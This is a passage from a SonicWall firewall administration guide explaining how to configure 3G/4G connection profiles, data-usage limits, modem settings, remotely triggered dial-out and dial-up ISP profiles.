2 In the **Connection Type** drop-down menu, select whether the connection profile is a **Persistent Connection**, **Connect on Data**, or **Manual Dial**.

NOTE: To configure the SonicWall appliance for remotely triggered dial-out, the **Connection Type** must be Connect on Data. See Configuring 3G/4G Advanced Features on page 636 for more information.

3 Select the **Enable Inactivity Disconnect (minutes)** checkbox and enter a number in the field to have the 3G/4G connection disconnected after the specified number of minutes of inactivity. Note that this option is not available if the **Connection Type** is **Persistent Connection**.

4 Select the **Enable Max Connection Time (minutes)** checkbox and enter a number in the field to have the 3G/4G connection disconnected after the specified number of minutes, regardless if the session is inactive or not. Enter a value in the **Delay Before Reconnect (minutes)** to have the SonicWall appliance automatically reconnect after the specified number of minutes.

5 Select the **Dial Retries per Phone Number** checkbox and enter a number in the field to specify the number of times the SonicWall appliance is to attempt to reconnect.

6 Select the **Delay Between Retries (seconds)** checkbox and enter a number in the field to specify the number of seconds between retry attempts.


7 Select the **Disable VPN when Dialed** checkbox to disable VPN connections over the 3G/4G interface.

IP Addresses Tab

The **IP Addresses** tab allows you to configure dynamic or static IP addressing for this interface. In most cases, this feature is set to **Obtain an IP Address Automatically**; however, it is possible to configure manual IP addresses for both your gateway IP address and one or more DNS server IP addresses if this is required by your service provider.

To configure IP addressing:

1 Click on the **IP Addresses** tab.



By default, 3G/4G connection profiles are configured to obtain IP addresses and DNS server addresses automatically.

2 To specify a static IP address, select the **Use the following IP Address** radio box and enter the IP address in the field.

3 To manually enter DNS server addresses, select the **Use the following IP Address** radio box and enter the IP addresses of the primary and secondary DNS servers in the fields.


Schedule Tab

The **Schedule** tab allows you to limit 3G/4G connections to specified times during specific days of the week. This feature is useful for data plans where access is limited during certain times of day, such as plans with free night/weekend minutes.

NOTE: When this feature is enabled, if the checkbox for a day is **not** selected, 3G/4G access is denied for that entire day.

To configure an access schedule:

1 Click the **Schedule** tab.



2 Select the **Limit Times for Connection Profile** checkbox to enable the scheduling feature for this interface.

3 Select the checkbox for each Day of Week you wish to allow access on.


4 Enter the desired Start Time and End Time (in 24-hour format) for each day of the week.

Data Limiting Tab

The **Data Limiting** tab allows you to limit data usage on a monthly basis. This feature gives you the ability to track usage based on your 3G/4G provider's billing cycle and disconnect when a given limit is reached.

To limit data usage:

1 Click on the **Data Limiting** tab.



TIP: If your 3G/4G account has a monthly data or time limit, it is strongly recommended that you enable Data Usage Limiting.

2 Select the **Enable Data Usage Limiting** checkbox to have the 3G/4G interface become automatically disabled when the specified data or time limit has been reached for the month.

3 Select the day of the month to start tracking the monthly data or time usage in the **Billing Cycle Start Date** drop-down menu.

4 Enter a value in the **Limit** field and select the appropriate limiting factor: either **GB**, **MB**, **KB**, or **minutes**.

5 Click **OK**.

Advanced Tab

The **Advanced** tab allows you to manually configure a chat script used during the 3G/4G connection process.

TIP: Configuring a chat script is only necessary when there is a need to add commands or special instructions to the standard dialup connection script.

To configure a chat script:

1 Click on the **Advanced** tab.

2 Enter the connection chat script in the **Chat Script** field.


3 Click **OK**.

Monitoring 3G/4G Data Transfer

NOTE: The **3G/4G > Data Usage** page does not apply to the SuperMassive 9800.

3G/4G > Data Usage

On the **3G/4G > Data Usage** page, you can monitor the amount of data transferred over the 3G/4G interface in the **Data Usage** table and view details of 3G/4G sessions in the **Session History** table.



The **Data Usage** table displays the current data usage and online time for the current **Year, Month, Week, Day**, and **Billing Cycle**. Billing cycle usage is only calculated if the **Enable Data Usage Limiting** option is enabled on the 3G/4G Connection Profile.

Click the appropriate **Reset** button to reset any of the data usage categories.

NOTE: The **Data Usage** table is only an estimate of the current usage and should not be used to calculate actual charges. Contact your Service Provider for accurate billing information.

The **Session History** table displays a summary of information about 3G/4G sessions. To view additional details about a specific session, place your mouse cursor over the **Comment** icon in the **Properties** column. To clear the table, click the **Clear** button.

58

Configuring Modem

NOTE: The **Modem > Status** page does not apply to the SuperMassive 9800.

Modem

The following sections describe how to configure and use the modem functionality on a SonicWall network security appliance:

Modem > Status

The **Modem > Status** page displays dialup connection information when the modem is active. You create modem Connection Profiles in the **Modem Profile Configuration** dialog, which you access from the **Modem > Connection Profiles** page.

In the **Modem Status** section, the current active network information from your ISP is displayed when the modem is active:

- **WAN Gateway (Router) Address**
- **WAN IP (NAT Public) Address**
- **WAN Subnet Mask**
- **DNS Server 1**
- **DNS Server 2**
- **DNS Server 3**
- **Current Active Dial-Up Profile (id)**
- **Current Connection Speed**

If the modem is inactive, the **Status** page displays a list of possible reasons that your modem is inactive. When the modem is active, the network settings from the ISP are used for WAN access.


59

Configuring Modem Settings

NOTE: The **Modem > Settings** page does not apply to the SuperMassive 9800.

Modem > Settings

The **Modem > Settings** page allows you to configure modem settings, specify Connect on Data categories, select management and user login options, and select the primary and alternate modem profiles.




- **Modem Device Type** - Select whether you are using an Analog Modem, a 3G/Mobile connection, or Auto-detect.
- **Speaker Volume** - Select whether you want the modem's speaker turned on or off. The default value is **On**.
- **Modem Initialization** - Select **Initialize Modem For Use In** and select the country from the drop-down menu. **United States** is selected by default.
- If the modem uses AT commands to initialize, select **Initialize Modem Using AT Commands**. Enter any AT commands used for the modem in the **AT Commands (for modem initialization)** field. AT commands are

instructions used to control a modem, such as `ATS7=30` (allows up to 30 seconds to wait for a dial tone), `ATS8=2` (sets the amount of time the modem pauses when it encounters a comma (“,”) in the string).

Topics:

Connect on Data Categories

The **Connect on Data Categories** settings allow you to specify the outbound data that is detected before the modem dials the ISP. Outbound data does not need to originate from computers on the LAN, but can also be packets generated by the SonicWall security appliance security applications.




The **Connect on Data Categories** include:

- **NTP packets**
- **GMS Heartbeats**
- **System log e-mails**
- **AV Profile Updates**
- **SNMP Traps**
- **Licensed Updates**
- **Firmware Update requests**
- **Syslog traffic**

Management/User Login

The **Management/User Login** section allows you to enable remote management of the SonicWall security appliance or user login from the **Modem** interface.



You can select any of the supported management protocol(s): **HTTPS, Ping, SNMP** and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

Select **Add rule to enable redirect from HTTP to HTTPS** to allow the SonicWall to automatically convert HTTP requests to HTTPS requests for added security. For more information about this option, see HTTP/HTTPS Redirection on page 284.

60

Configuring Remotely Triggered Dial-Out

NOTE: The **Modem > Advanced** page does not apply to the SuperMassive 9800.

Modem > Advanced

The **Modem > Advanced** page is used to configure the Remotely Triggered Dial-Out feature, which enables you to remotely initiate a WAN modem connection from a SonicWall network security appliance.

Topics:

About Remotely Triggered Dial-Out

The following process describes how a Remotely Triggered Dial-Out call functions:

1. The network administrator initiates a modem connection to the SonicWall located at the remote office.
2. If the firewall is configured to authenticate the incoming call, it prompts the network administrator to enter a password. When the call is authenticated, the firewall terminates the call.

   NOTE: After three incorrect password attempts, the firewall terminates a Remotely Triggered Dial-out authentication session. Each password attempt is allowed a maximum of 60 seconds. If a dial-out session is terminated, the firewall can be called again for another Remotely Triggered Dial-out authentication session.

3. The firewall then initiates a modem connection to its dial-up ISP, based on the configured dial profile.

4 The network administrator accesses the firewall web management interface to perform the required tasks.

NOTE: If LAN- to-WAN traffic on the firewall generates a dial-out request at the same time as a Remotely Triggered Dial-out session is being authenticated, the Remotely Triggered Dial-out session is terminated and the firewall initiates its own dial-out session.

Configuring Remotely Triggered Dial-Out


Before configuring the Remotely Triggered Dial-Out feature, ensure that your configuration meets the following prerequisites:

- The dial profile is configured for **dial-on-data**.
- The firewall is configured to be managed using HTTPS, so that the device can be accessed remotely.
- Enter a value in the **Enable Max Connection Time (minutes)** field. If you do not enter a value in this field, dial-out calls remain connected indefinitely, and you have to manually terminate sessions by clicking the **Disconnect** button.

To configure Remotely Triggered Dial-Out:

1 Go the **Modem > Advanced** page.

2 Check the **Enable Remotely Triggered Dial-out** checkbox.



3 (Optional) To authenticate the remote call, check the **Requires authentication** checkbox.

1) Enter the password in the **Password:** and **Confirm Password:** fields.

Bandwidth Management

The **Bandwidth Management** section allows you to enable egress or ingress bandwidth management services on the modem interface.

For information on configuring Bandwidth Management, see Firewall Settings > BWM on page 1054.

Connection Limit

The **Connection Limit** section allows you to set a host/node limit on the modem connection. This feature is especially useful for deployments where the modem connection is used as an overflow or in load-balanced situations to avoid over-taxing the connection.

In the **Max Hosts** field, enter the maximum number of hosts to allow when this interface is connected. The default value is **0**, which allows an unlimited number of nodes.


61

Configuring Modem Profiles

NOTE: The **Modem > Connection Profiles** page does not apply to the SuperMassive 9800.

Modem > Connection Profiles

The **Modem > Connection Profiles** page allows you to configure modem profiles on the firewall using your dial-up ISP information for the connection. Multiple modem profiles can be used when you have a different profile for individual ISPs.



The current profile is displayed in the **Connection Profiles** table, which displays the following profile information:

- **Name** - The name you've assigned to the profile. You can use names such as **Home**, **Office**, or **Travel** to distinguish different profiles from each other.
- **IP Address** - The IP address of the Internet connection.
- **Connection Type** - Displays Persistent, Connect on Data, or Manual Dial, depending on what you selected in the **Profile Configuration** dialog for the profile.

- **Configure** - Clicking the **Edit** icon allows you to edit the profile. Clicking on the **Delete** icon deletes the profile.


Topics:

- Configuring a Profile on page 654
- Chat Scripts on page 658

Configuring a Profile

To add or configure a connection profile:

1 In the **Modem > Connection Profiles** page, click the **Add** button. The **Modem Profile Configuration** dialog displays.




After you create your profiles, you can then configure which profiles to use for WAN failover or Internet access.

To configure your ISP settings, you must obtain your Internet information from your dial-up Internet Service Provider.

Topics:

- General Tab on page 655
- ISP Address Tab on page 655
- Parameters Tab on page 656
- Schedule Tab on page 658

General Tab



1 Enter a name for your dialup profile in the **Profile Name** field.

2 Enter the primary number used to dial your ISP in the **Primary Dialed Number** field.

> **TIP:** If a specific prefix is used to access an outside line, such as 9, &, or, , enter the number as part of the primary phone number.

3 Enter the secondary number used to dial your ISP in the **Secondary Dialed Number** field (optional).

4 Enter your dial-up ISP user name in the **User Name** field.


5 Enter the password provided by your dialup ISP in the **User Password** field.

6 Confirm your dialup ISP password in the **Confirm User Password** field.

7 If your ISP has given you a script that runs when you access your ISP connection, cut and paste the script text in the **Chat Script** field. See the Information in Chat Scripts on page 658 section for more information on using chat scripts.

ISP Address Tab

1 Click the **ISP Address** tab.



2 For the **IP Address**, specify how to obtain an IP address; if you:

- Do not have a permanent dialup IP address from your ISP, select **Obtain an IP Address Automatically**.
- Have a permanent dialup IP address from your ISP:
    a) Select **Use the following IP Address**.
    b) Enter the IP address in the corresponding field.


3 For the DNS Servers, specify how to obtain an IP address for them; if you:

- Obtain an IP address automatically for your DNS server(s), select **Obtain an IP Address Automatically**.
- Have a specific IP address for the DNS server(s):
    a) Select **Use the following IP Address.**
    b) Enter the IP address of the primary DNS server in the corresponding field.

4 (Optional) You can also add a secondary DNS server address in the second field.

Parameters Tab

1 Click the **Parameters** tab. Use the settings to configure modem dialup behavior.



2 In the **Connect Type** drop-down menu, select one of the following options:

- **Persistent Connection** (default) - By selecting **Persistent Connection**, the modem stays connected unless you click the **Disconnect** button on the **Network > Settings** page. If **Enable Dial-Up Wan Failover** is selected on the **Network > Failover & LB** page, the modem dials automatically when a WAN connection fails. If the **Primary Profile** cannot connect, the modem uses the **Alternate Profile 1** to dial an ISP.
- **Connect on Data** - Using **Connect on Data** requires that outbound data is detected before the modem dials the ISP. Outbound data does not need to originate from computers on the LAN, but can also be packets generated by the SonicWall security appliance internal applications such as AutoUpdate and Anti-Virus. If **Enable WAN Failover** is selected on the **Modem > Failover** page, the pings generated by the probe can trigger the modem to dial when no WAN Ethernet

connection is detected. If the **Primary Profile** cannot connect, the modem uses the **Alternate Profile 1** to dial an ISP.

- **Manual Connection** - Selecting **Manual Connection** for a **Primary Profile** means that a modem connection does not automatically occur. You must click the **Connect** button on the **Network > Settings** page for the dialup connection to be established. Also, WAN Failover does not automatically occur.

CAUTION: If you are configuring two dial-up profiles for WAN failover, the modem behavior should be the same for each profile. For example, if your Primary Profile uses Persistent Connection, your Secondary Profile should also use Persistent Connection. If you enable Persistent Connection for the modem, the modem connection remains active until the WAN Ethernet connection is reactivated or you force disconnection by clicking Disconnect on the Configure page.

3 If you selected either **Connect on Data** or **Manual Connection**, enter the number of minutes a dial-up connection is allowed to be inactive in the **Enable Inactivity Disconnect (minutes)** field.

4 Select the connection speed from the **Max Connection Speed (bps)** menu. **Auto** is the default setting as the SonicWall security appliance automatically detects the connection speed when it connects to the ISP or you can select a specific speed option from the menu.

5 Select **Enable Max Connection Time (minutes)** if the connection is terminated after the specified time. Enter the number of minutes for the connection to be active. The value can range from 0 to 1440 minutes. This feature does not conflict with the **Inactivity Disconnect** setting. If both features are configured, the connection is terminated based on the shortest configured time.

6 If you select **Enable Max Connection Time (minutes)**, enter the number of minutes to delay before redialling the ISP in the **Delay Before Reconnect (minutes)**. The value can range from 0 to 1440, and the default value is **0**, which means there is no delay before reconnecting to the ISP.

